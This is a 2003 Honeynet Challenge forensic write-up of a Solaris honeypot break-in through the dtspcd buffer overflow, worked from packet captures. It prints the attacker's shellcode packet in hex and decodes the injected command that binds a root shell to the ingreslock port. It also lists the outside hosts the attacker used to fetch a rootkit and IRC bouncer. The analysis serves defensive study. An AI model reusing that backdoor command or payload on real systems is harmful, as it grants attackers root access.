Honeynet Challenge of the Month
May 2003

By
SpiderNick <spidernick at safe-mail dot net>
And
DoubleR <Double_R at safe-mail dot net>

Preparation

First we downloaded the log files from honeynet.org using the tool *wget* with the following commands:

```
$ wget http://project.honeynet.org/scans/scan28/day1.log.gz
$ wget http://project.honeynet.org/scans/scan28/day3.log.gz
```

After downloading the files the first step in forensics is to confirming the logs integrity, we used a tool called *MD5sum*. This tool gave us a message digest result that we compared to the message digest posted on the honeynet.org website.

```
$ md5sum *.gz
79e5871791542c8f38dd9cee2b2bc317  day1.log.gz
af8ab95f41530fe3561b506b422ed636  day3.log.gz
```

Tools used for the write-up and investigation:

Tool Name	Description
Winzip	File compression and extraction utility
MD5Sum	Compute and check MD5 message digest
Ethereal	Protocol Analyzer/ Sniffer
Windump	Windows platform port of tcpdump (another network trafic analyzer)
Tcpdump	Network traffic analyzer
Snort	Intrusion Detection System Freeware
Google	Internet Search Engine
Wget	Command line based network utility to retrieve files from the World Wide Web using HTTP and FTP

Analysis Process Overview

The analysis of the logs for both days was mostly done through the network analysis tool Ethereal. Many analysts describe this process as manual analysis. Since Ethereal is very customizable through filters on viewing network traffic, it is our tool of choice when first starting an investigation.

Our first step in the manual analysis is to identify a possible anomaly in the traffic.

The first suspicious session was in packet number 620, which involves the honeynet system establishing an outbound FTP session with another system. This could indicate that the system has been compromised, and an FTP session was initiated to retrieve additional files.

We started to analyze the traffic previous to this FTP outbound session. We identified the IP Address 61.219.90.180 checking to see if the TCP ports 6112 (dtscp) and 1524 (ingreslock) were open (packets no. 561 – 565).

Following the scan, we noticed additional suspicious packets from IP Address 61.219.90.180. Packet 580 caught our attention since it had a signature of a buffer overflow.

The scan and the exploit are less than one second apart, which indicates that the attacker used a script to do the exploit.

Following the attacker's moves further proved to be quite easy by using Ethereal with its filtering capabilities.

In addition, the freeware Intrusion Detection System Snort was used to provide automated analysis of the logs during this investigation. This was mainly used to verify manual analysis of the logs through Ethereal.

Questions

Q1. What is the operating system of the honeypot? How did you determine that? (see day1)

The operating system appears to be SunOS 5.8 (Solaris 8) for Sparc

Packet no. 571:

```
11:36:26.053412 IP 192.168.100.28.6112 > 61-219-90-180.HINET-
IP.hinet.net.56710: P 1:71(70) ack 34 win 24616 <nop,nop,timestamp
113867452 48509986> (DF)
0x0000   4500 007a c897 4000 4006 2942 c0a8 641c        E..z..@.@.)B..d.
0x0010   3ddb 5ab4 17e0 dd86 ba3d 112a 7f91 5f4f        =.Z.....=.*.._O
0x0020   8018 6028 0db3 0000 0101 080a 06c9 7abc        ..`(..........z.
0x0030   02e4 3422 3030 3030 3030 3030 3134 3030        ..4"000000001400
0x0040   3332 3030 3031 2020 3320 002f 2f2e 5350        320001..3..//.SP
0x0050   435f 4141 4156 5461 7144 6400 3130 3030        C_AAAVTaqDd.1000
0x0060   007a 6f62 6572 6975 733a 5375 6e4f 533a        .zoberius:SunOS:
0x0070   352e 383a 7375 6e34 7500                       5.8:sun4u.
```

The OS version was discovered when the attacker connected (packets no. 566-575,578,581) to the dtspcd service, running on port 6112/tcp, normally with root privileges. The CDE Subprocess Control Service (dtspcd) daemon accepts requests from CDE clients to execute commands and launch applications on the local system running the dtspcd daemon.

The Ethereal filter used to single out this session is the following:

(ip.addr eq 192.168.100.28 and ip.addr eq 61.219.90.180) and (tcp.port eq 6112 and tcp.port eq 56710)

In addition, once the system was compromised, the exploit script executes a “uname –a” command.(packet no. 595):

Packet no. 595

```
11:36:37.972605 61-219-90-180.HINET-IP.hinet.net.56712 >
192.168.100.28.ingreslock: P 1:209(208) ack 1 win 5840 <nop,nop,timestamp
48511171 113868611> (DF)
0x0000   4500 0104 d486 4000 2c06 30c9 3ddb 5ab4        E.....@.,.0.=.Z.
0x0010   c0a8 641c dd88 05f4 805b ec2e ba6d 43c2        ..d......[...mC.
0x0020   8018 16d0 104d 0000 0101 080a 02e4 38c3        .....M........8.
0x0030   06c9 7f43 756e 616d 6520 2d61 3b6c 7320        ...Cuname.-a;ls.
0x0040   2d6c 202f 636f 7265 202f 7661 722f 6474        -l./core./var/dt
0x0050   2f74 6d70 2f44 5453 5043 442e 6c6f 673b        /tmp/DTSPCD.log;
0x0060   5041 5448 3d2f 7573 722f 6c6f 6361 6c2f        PATH=/usr/local/
0x0070   6269 6e3a 2f75 7372 2f62 696e 3a2f 6269        bin:/usr/bin:/bi
0x0080   6e3a 2f75 7372 2f73 6269 6e3a 2f73 6269        n:/usr/sbin:/sbi
0x0090   6e3a 2f75 7372 2f63 6373 2f62 696e 3a2f        n:/usr/ccs/bin:/
0x00a0   7573 722f 676e 752f 6269 6e3b 6578 706f        usr/gnu/bin;expo
0x00b0   7274 2050 4154 483b 6563 686f 2022 4244        rt.PATH;echo."BD
0x00c0   2050 4944 2873 293a 2022 6070 7320 2d66        .PID(s):."`ps.-f
0x00d0   6564 7c67 7265 7020 2720 2d73 202f 746d        ed|grep.'.-s./tm
0x00e0   702f 7827 7c67 7265 7020 2d76 2067 7265        p/x'|grep.-v.gre
0x00f0   707c 6177 6b20 277b 7072 696e 7420 2432        p|awk.'{print.$2
0x0100   7d27 600a                                      }'`.
```

This also returns the operating system of the honeypot as:

```
SunOS zoberius 5.8 Generic_108528-09 sun4u sparc SUNW,Ultra-5_10
```

Packet no. 598:

```
11:36:38.102597 192.168.100.28.ingreslock > 61-219-90-180.HINET-
IP.hinet.net.56712: P 3:167(164) ack 209 win 24616 <nop,nop,timestamp
113868657 48511194> (DF)
0x0000   4500 00d8 c8a3 4000 4006 28d8 c0a8 641c        E.....@.@.(...d.
0x0010   3ddb 5ab4 05f4 dd88 ba6d 43c4 805b ecfe        =.Z......mC..[..
0x0020   8018 6028 cf9c 0000 0101 080a 06c9 7f71        ..`(...........q
0x0030   02e4 38da 5375 6e4f 5320 7a6f 6265 7269        ..8.SunOS.zoberi
0x0040   7573 2035 2e38 2047 656e 6572 6963 5f31        us.5.8.Generic_1
0x0050   3038 3532 382d 3039 2073 756e 3475 2073        08528-09.sun4u.s
0x0060   7061 7263 2053 554e 572c 556c 7472 612d        parc.SUNW,Ultra-
0x0070   355f 3130 0a2f 636f 7265 3a20 4e6f 2073        5_10./core:.No.s
0x0080   7563 6820 6669 6c65 206f 7220 6469 7265        uch.file.or.dire
0x0090   6374 6f72 790a 2f76 6172 2f64 742f 746d        ctory./var/dt/tm
0x00a0   702f 4454 5350 4344 2e6c 6f67 3a20 4e6f        p/DTSPCD.log:.No
0x00b0   2073 7563 6820 6669 6c65 206f 7220 6469        .such.file.or.di
0x00c0   7265 6374 6f72 790a 4244 2050 4944 2873        rectory.BD.PID(s
0x00d0   293a 2031 3737 330a                            ):.1773.
```

Q2. How did the attacker(s) break into the system? (see day1)

The attacker exploited a buffer overflow in the dtscp daemon.

A buffer overflow condition exists in the connection negotiation routine within dtpscd. This vulnerability was announced by ISS X-force (http://www.iss.net/issEn/delivery/xforce/alertdetail.jsp?id=advise101) on November 12th, 2001.

The remote attacker generated a specially crafted CDE client request to take advantage of the flaw and overflow (`4011 801c 4011 1080 0101 801c 4011`) exploit code onto the heap. Many exploits use the same characters in the data fields to act as padding just previous to a buffer overflow (often referred to as a NOP slide.) A NOP slide eliminates the need to determine the exact return address of the inserted code. If the return address is anywhere in the NOP slide, the instruction pointer will slide down to the malicious code. The end result is to cause the attacked system to execute malicious code or commands with privileges of the compromised process (which is usually root), and then to spawn an interactive root shell:

Packet no. 580

```
11:36:26.503382 IP 61-219-90-180.HINET-IP.hinet.net.56711 >
192.168.100.28.6112: . 1:1449(1448) ack
1 win 5840 <nop,nop,timestamp 48510034 113867474> (DF)
0x0000   4500 05dc efbd 4000 2c06 10ba 3ddb 5ab4        E.....@.,...=.Z.
0x0010   c0a8 641c dd87 17e0 7fc1 db88 ba41 eb06        ..d..........A..
0x0020   8010 16d0 615f 0000 0101 080a 02e4 3452        ....a_........4R
0x0030   06c9 7ad2 3030 3030 3030 3032 3034 3130        ..z.000000020410
0x0040   3365 3030 3033 2020 3420 0000 0031 3000        3e0003..4....10.
0x0050   801c 4011 801c 4011 1080 0101 801c 4011        ..@...@.......@.
0x0060   801c 4011 801c 4011 801c 4011 801c 4011        ..@...@...@...@.
<Snip>
0x04e0   801c 4011 801c 4011 801c 4011 801c 4011        ..@...@...@...@.
0x04f0   20bf ffff 20bf ffff 7fff ffff 9003 e034        ...............4
0x0500   9223 e020 a202 200c a402 2010 c02a 2008        .#...........*..
0x0510   c02a 200e d023 ffe0 e223 ffe4 e423 ffe8        .*...#...#...#..
0x0520   c023 ffec 8210 200b 91d0 2008 2f62 696e        .#........../bin
0x0530   2f6b 7368 2020 2020 2d63 2020 6563 686f        /ksh....-c..echo
0x0540   2022 696e 6772 6573 6c6f 636b 2073 7472        ."ingreslock.str
0x0550   6561 6d20 7463 7020 6e6f 7761 6974 2072        eam.tcp.nowait.r
0x0560   6f6f 7420 2f62 696e 2f73 6820 7368 202d        oot./bin/sh.sh.-
0x0570   6922 3e2f 746d 702f 783b 2f75 7372 2f73        i">/tmp/x;/usr/s
0x0580   6269 6e2f 696e 6574 6420 2d73 202f 746d        bin/inetd.-s./tm
0x0590   702f 783b 736c 6565 7020 3130 3b2f 6269        p/x;sleep.10;/bi
0x05a0   6e2f 726d 202d 6620 2f74 6d70 2f78 2041        n/rm.-f./tmp/x.A
0x05b0   4141 4141 4141 4141 4141 4141 4141 4141        AAAAAAAAAAAAAAAA
0x05c0   4141 4141 4141 4141 4141 4141 4141 4141        AAAAAAAAAAAAAAAA
0x05d0   4141 4141 4141 4141 4141 4141                  AAAAAAAAAAAA
```

Snort also alerted on this packet:

```
[**] [1:645:3] SHELLCODE sparc NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
11/29-11:36:26.503382 61.219.90.180:56711 -> 192.168.100.28:6112
TCP TTL:44 TOS:0x0 ID:61373 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x7FC1DB88  Ack: 0xBA41EB06  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 48510034 113867474
[Xref => arachnids 353]
```

WhiteHats has a signature for this type of event, and it can be found at:
http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids353&view=event

The attacker used this exploit code to execute arbitrary commands on the target system:

```
/bin/ksh    -c  echo "ingreslock stream tcp nowait root /bin/sh sh -
i">/tmp/x;/usr/sbin/inetd -s /tmp/x;sleep 10;/bin/rm -f /tmp/x
```

The arbitrary command executes the following actions in order:

- creates a new inetd configuration file (/tmp/x)
- starts a new instance of the inetd process using this configuration file (/usr/sbin/inetd -s /tmp/x)
- pauses to wait for the new inetd process to start
- deletes the file it created in the first step (rm -f /tmp/x):

The Ethereal filter used to single out this session is the following:
(ip.addr eq 61.219.90.180 and ip.addr eq 192.168.100.28) and (tcp.port eq 56711 and tcp.port eq 6112)

Once the arbitrary command was executed, a backdoor was created on port 1524 (ingreslock). The attacker connected to this backdoor, a /bin/sh shell prompt, and proceeded to further exploit the system. The shell prompt is running with the same privileges as the inetd process, which is root. This means the attacker now has root-level access to the system.


The following Ethereal filter can be used to see this session, and to closely observe what the attacker executed on the system once he/she broke in, but it's outside the scope of this question:
(ip.addr eq 192.168.100.28 and ip.addr eq 61.219.90.180) and (tcp.port eq 1524 and tcp.port eq 56712)

Q3. Which systems were used in this attack, and how?(see day1)

The following contains the systems used in this attack:

61.219.90.180	Performs information gathering and the attack. Connects to backdoor. FTP files wget, dlp, solbnc, ipv6sun (from 62.211.66.16). WGET sun.tar.gz (rootkit retrieved from 62.211.66.53). Install the rootkit (./setup) Run PsyBNC (running on TCP port 7000) Start proxy IRC ./solbnc Run ./dlp script (system logs cleanup script)
62.211.66.16	FTP server where wget, dlp, solbnc and ipv6sun files are retrieved from.
62.211.66.53	Web server where the rootkit file sol.tar.gz is stored.
80.117.14.44	Connects to the IRC Bouncer (PsyBNC)
206.252.192.195	IRC server (victim)
192.18.99.122	SunSolve (used by the rootkit for retrieving patches)

Q4. Create a diagram that demonstrates the sequences involved in the attack. (see day1)


Connection to TCP port 6122
Connection to ingreslock port
Get OS version
Information Gathering
Exploit buffer overflow in the dtscp service, execute arbitrary command on the system,
/bin/sh -I running now on the ingreslock port
Exploit
Attacker connects to the shell, which is running with root priviledges
FTP get: wget, dlp, solbnc, ipv6sun
wget sun.tar.gz (rootkit)
Run setup script to install the rootkit
Run PsyBNC TCP port 7000
Start proxy IRC ./solbnc
Run ./dlp script (system logs cleanup script)
Rootkit-ing the server, PsyBNC and IRC proxy start-up, clean-up
Connect to PsyBNC port 7000 from 80.117.14.44
Bounce to IRC server 206.252.192.195:5555

Q5. What is the purpose/reason of the ICMP packets with 'skillz' in them? (see day1)

Question 5 was answered from Internet searches and the logs given from the Honeynet site only. We currently do not have the architecture to support or test the files in a controlled environment. Also the only DoS theory component comes from the word "skillz" in the ICMP traffic.

Answer:
The ICMP reply packets with the term "skillz", normally acts as a "heartbeat" between agents and a master DoS. We identified three hosts communicating with these types of packets.

- 192.168.100.28
- 61.134.3.11
- 217.116.38.10

A google search (Google.com) with the terms "*ICMP skillz*" came up with many results of numerous popular DoS signatures and programs. The following is one link we used confirm the heartbeat connectivity:

http://www.iss.net/issEn/delivery/xforce/alertdetail.jsp?id=advise43

We identified the existence of the first suspicious ICMP reply packet, which is shown below in packet number 8332 of day 1 log. We then looked at the previous packet to see if there were any types of commands, or programs executed to possibly generate this type of ICMP traffic.

Packet 8332:

```
11:59:52.338046 IP 192.168.100.28 > nocfft1.etel.hu: icmp 1024: echo reply
seq 0 (DF)
0x0000   4500 0414 405b 4000 ff01 87f9 c0a8 641c        E...@[@.......d.
0x0010   d974 260a 0000 9ca3 1a0a 0000 0000 0000        .t&.............
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   736b 696c 6c7a 0000 0000 0000 0000 0000        skillz..........
0x0040   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0050   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0060   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0070   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0080   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0090   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x00a0   0000 0000 0000 0000 0000 0000 0000 0000        ................
<snip>
```

Looking at the previous packet, packet 8331, we identified a program called solbnc was executed. This was one of the files, a binary file, that the attacker FTP-ed in the very first stages of the attack.

Packet 8331:

```
11:59:52.318047 IP 61-219-90-180.HINET-IP.hinet.net.56712 >
192.168.100.28.1524: P 597:606(9) ack 15372 win 28700 <nop,nop,timestamp
48650609 114007393> (DF)
0x0000       4500 003d dbbe 4000 2c06 2a58 3ddb 5ab4  E..=..@.,.*X=.Z.
0x0010       c0a8 641c dd88 05f4 805b ee83 ba6d 7fcd  ..d......[...m..
0x0020       8018 701c aa6b 0000 0101 080a 02e6 5971  ..p..k........Yq
0x0030       06cb 9d61 2e2f 736f 6c62 6e63 0a        ...a./solbnc.
```

We performed a google search of the tool "solbnc."
The search revealed only two links:

http://www.up.univ-mrs.fr/wcri/d_serv/d_reseau/d_cert/2002/certmsgSTAT022
http://www.up.univ-mrs.fr/wcri/d_serv/d_reseau/d_cert/certmsgSTAT014

The information gathered from the two links, was mostly the tool *solbnc* was incorporated into two rootkits that were used previously to compromise Solaris 7 systems. There was NOT any indication of ICMP traffic with the term "skillz" contained within them.

Another google search is performed with the terms "*bnc DoS*" to gather additional information.

One of the links displayed as a result of the search caught our attention, and then investigated:
http://www.jestrix.net/tuts/psy.html
The information contained on this page identifies bnc as a short for a 'bouncer.' A bnc acts as a proxy for irc, allowing you to hide your real IP address and use a virtual host (vhost). We believe that the vhost in this case scenario was the honeypot (192.168.1.20). The advantage of using this utility is to countermeasure DoS attacks against an IRC user's system from other IRC users.

After reading the link stated above, we believe the solbnc could be an IRC proxy server, which may possibly be combined with a DoS agent - as indicated by the ICMP reply packets. This would yield two benefits in the IRC communications. First it would provide the anonymity of the user's true source IP, and secondly adding possible extra bandwidth for use in a DoS or DDoS attacks.

Further confirmation of the "proxy & DoS" comes later in packet number 8383, the user appears to use the help system of the program to display the two supporting terms "proxy-admin", and the other "BounceAdmin".

Packet 8383:

```
12:04:08.780642 IP 192.168.100.28.7000 > host44-
14.pool80117.interbusiness.it.3934: . 50:1444(1394) ack 75 win 25920 (DF)
0x0000       4500 059a 2516 4000 4006 0192 c0a8 641c  E...%.@.@.....d.
0x0010       5075 0e2c 1b58 0f5e d284 9a14 8199 ac22  Pu.,.X.^......."
0x0020       5010 6540 b0e5 0000 3a2d 7073 7942 4e43  P.e@....:-psyBNC
0x0030       2170 7379 424e 4340 6c61 6d33 727a 2e64  !psyBNC@lam3rz.d
0x0040       6520 4e4f 5449 4345 2044 6a60 626f 627a  e.NOTICE.Dj`bobz
0x0050       6020 3a57 656c 636f 6d65 2044 6a60 626f  `.:Welcome.Dj`bo
0x0060       627a 6020 210d 0a3a 2d70 7379 424e 4321  bz`.!..:-psyBNC!
0x0070       7073 7942 4e43 406c 616d 3372 7a2e 6465  psyBNC@lam3rz.de
0x0080       204e 4f54 4943 4520 446a 6062 6f62 7a60  .NOTICE.Dj`bobz`
0x0090       203a 596f 7520 6172 6520 7468 6520 6669  .:You.are.the.fi
0x00a0       7273 7420 746f 2063 6f6e 6e65 6374 2074  rst.to.connect.t
0x00b0       6f20 7468 6973 206e 6577 2070 726f 7879  o.this.new.proxy
0x00c0       2073 6572 7665 722e 0d0a 3a2d 7073 7942  .server...:-psyB
0x00d0       4e43 2170 7379 424e 4340 6c61 6d33 727a  NC!psyBNC@lam3rz
0x00e0       2e64 6520 4e4f 5449 4345 2044 6a60 626f  .de.NOTICE.Dj`bo
0x00f0       627a 6020 3a59 6f75 2061 7265 2074 6865  bz`.:You.are.the
0x0100       2070 726f 7879 2d61 646d 696e 2e20 5573  .proxy-admin..Us
0x0110       6520 4144 4453 4552 5645 5220 746f 2061  e.ADDSERVER.to.a
0x0120       6464 2061 2073 6572 7665 7220 736f 2074  dd.a.server.so.t
0x0130       6865 2062 6f75 6e63 6572 206d 6179 2063  he.bouncer.may.c
0x0140       6f6e 6e65 6374 2e0d 0a3a 6972 632e 7073  onnect...:irc.ps
0x0150       7963 686f 6964 2e6e 6574 204e 4f54 4943  ychoid.net.NOTIC
0x0160       4520 446a 6062 6f62 7a60 203a 7073 7942  E.Dj`bobz`.:psyB
0x0170       4e43 2032 2e32 2e31 2048 656c 7020 282a  NC.2.2.1.Help.(*
0x0180       203d 2042 6f75 6e63 6541 646d 696e 206f  .=.BounceAdmin.o
0x0190       6e6c 7929 0d0a 3a69 7263 2e70 7379 6368  nly)..:irc.psych
0x01a0       6f69 642e 6e65 7420 4e4f 5449 4345 2044  oid.net.NOTICE.D
0x01b0       6a60 626f 627a 6020 3a2d 2d2d 2d2d 2d2d  j`bobz`.:-------
<snip>
```

Q6. Following the attack, the attacker(s) enabled a unique protocol that one would not expect to find on an IPv4 network. Can you identify that protocol and why it was used? (see day3)

The protocol in question was identified to be IPv6, which was running over IPv4. The first IPv6 packet was identified as packet number 114471. In order to identify all the IPv6 packets for this log file, a filter containing "*ipv6*" was applied to Ethereal.

A sample IPv6 packet is displayed below:

```
18:59:36.060504 ts.ipv6.tilab.com > 192.168.100.28:
fe80::206:5bff:fe04:5e95 > ff02::1:ff00:5d0f: HBH icmp6: multicast listene
r report max resp delay: 0 addr: ff02::1:ff00:5d0f [hlim 1] (encap)
0x0000   4500 005c 7652 0000 0b29 3ac2 a3a2 aaad        E..\vR...):.....
0x0010   c0a8 641c 6000 0000 0020 0001 fe80 0000        ..d.`...........
0x0020   0000 0000 0206 5bff fe04 5e95 ff02 0000        ......[...^.....
0x0030   0000 0000 0000 0001 ff00 5d0f 3a00 0100        ..........].:...
0x0040   0502 0000 8300 0d64 0000 0000 ff02 0000        .......d........
0x0050   0000 0000 0000 0001 ff00 5d0f                  ..........].
```

The IPv6 was used to connect to this particular IRC server (IPv4 Address: 163.162.170.173) which was running IPv6:

```
19:13:03.355965 192.168.100.28 > 163.162.170.173:
2001:6b8:0:400::5d0e.32780 > 2001:750:2:0:202:a5ff:fef0:aac7.ircd: S
53523086:53523086(0) win 25560 <nop,nop,sackOK,mss 1420> (encap)
0x0000   4500 0058 7b83 4000 3c29 c494 c0a8 641c        E..X{.@.<)....d.
0x0010   a3a2 aaad 6000 0000 001c 063c 2001 06b8        ....`......<....
0x0020   0000 0400 0000 0000 0000 5d0e 2001 0750        ..........]....P
0x0030   0002 0000 0202 a5ff fef0 aac7 800c 1a0b        ................
0x0040   0330 b28e 0000 0000 7002 63d8 cec4 0000        .0......p.c.....
0x0050   0101 0402 0204 058c
..................].
```

The IPv6 packets are encapsulated in the IPv4 packets, also indicated by tcpdump using the (encap) field.

The main reason for using an IPv6 over IPv4 traffic is to create a tunnel-like communication that cannot be decoded by most IDS systems today.

Q7. Can you identify the nationality of the attacker? (see day3)

We applied the following Ethereal filter to single out the IRC session running over the IPv6 protocol:

```
      (ipv6.addr eq 2001:6b8:0:400::5d0e and ipv6.addr eq 2001:6b8:0:400::5d0e)
and (tcp.port eq 32780 and tcp.port eq 6667)
```

We identified some of the language spoken in the channel, which we suspected to be Italian. To confirm this assessment, we ran some sample sentences through the Babel Fish translation engine at http://world.altavista.com/:

```
:Nev`PenSa!~DarkNeSs@nugget.gtrep.gatech.edu PRIVMSG #privè :ma dove l'ha
fatto quel v6? [but where it has made it those v6?]
PRIVMSG #bobz :nn kapisko + na mazza
PRIVMSG #bobz :troppi ne ho :° [too many I have some]
:_-PaKi-_!~ChMoD@TaRgEtS.SuCcEsSfuLl.SeRvEr.LeIm.exploits.la PRIVMSG
#amichelesbiche : ACTION is away (RiSpEttA Il PrOsSiMo O SaRaNnO CaZzI
TuOi ByEz PaKi!!)
:Nev`PenSa!~DarkNeSs@nugget.gtrep.gatech.edu PRIVMSG #privè :sul suo p.c.?
[its p.c.? ]
:_-PaKi-_!~ChMoD@TaRgEtS.SuCcEsSfuLl.SeRvEr.LeIm.exploits.la PRIVMSG #bobz
: ACTION is away (RiSpEttA Il PrOsSiMo O SaRaNnO CaZzI TuOi ByEz PaKi!!)
:_-PaKi-_!~ChMoD@TaRgEtS.SuCcEsSfuLl.SeRvEr.LeIm.exploits.la PRIVMSG
#dragon.crew : ACTION is away (RiSpEttA Il PrOsSiMo O SaRaNnO CaZzI TuOi
ByEz PaKi!!)
PRIVMSG #privè :no [no]
:_-PaKi-_!~ChMoD@TaRgEtS.SuCcEsSfuLl.SeRvEr.LeIm.exploits.la PRIVMSG
#privè : ACTION is away (RiSpEttA Il PrOsSiMo O SaRaNnO CaZzI TuOi ByEz
PaKi!!)
PRIVMSG #privè :su una shell :P [on one shell ]
:Nev`PenSa!~DarkNeSs@nugget.gtrep.gatech.edu PRIVMSG #privè
:????????????????
:Nev`PenSa!~DarkNeSs@nugget.gtrep.gatech.edu PRIVMSG #privè :ma stai
skerzando spero [but you are ???? I hope]
PRIVMSG #privè :no [no]
:Nev`PenSa!~DarkNeSs@nugget.gtrep.gatech.edu PRIVMSG #privè :ke ha fatto
una shell [ke it has made one shell ]
:Nev`PenSa!~DarkNeSs@nugget.gtrep.gatech.edu PRIVMSG #privè :e l'ha messa
v6?? [and it has put it v6]
PRIVMSG #privè :l'ho fatta ioo v6 :) [I have made ioo v6]
```

As seen above, the Babel Fish engine was able to translate from Italian to English most of the words in these sentences (in square brackets above). In addition, the attacker connected to an Italian IRC server.

This confirms our initial assessment that the attacker's nationality might be Italian, or at the very least that he speaks Italian.

Bonus Questions:

B1. What are the implications of using the unusual IP protocol to the Intrusion Detection industry?

The Intrusion Detection industry has to add IPv6 decode support to their products. Currently, as seen above, attackers can encode their data in IPv6 and then tunnel it through IPv4, invisible to the IDS systems, which cannot decode the traffic. Therefore an attacker could compromise or send traffic over a network without raising any flags.

B2. What tools exist that can decode this protocol?

The latest versions of TCPDUMP, COLD and Ethereal support IPv6. In addition, a list of IPv6 enabled applications is kept at this location:

http://www.ipv6.org/v6-apps.html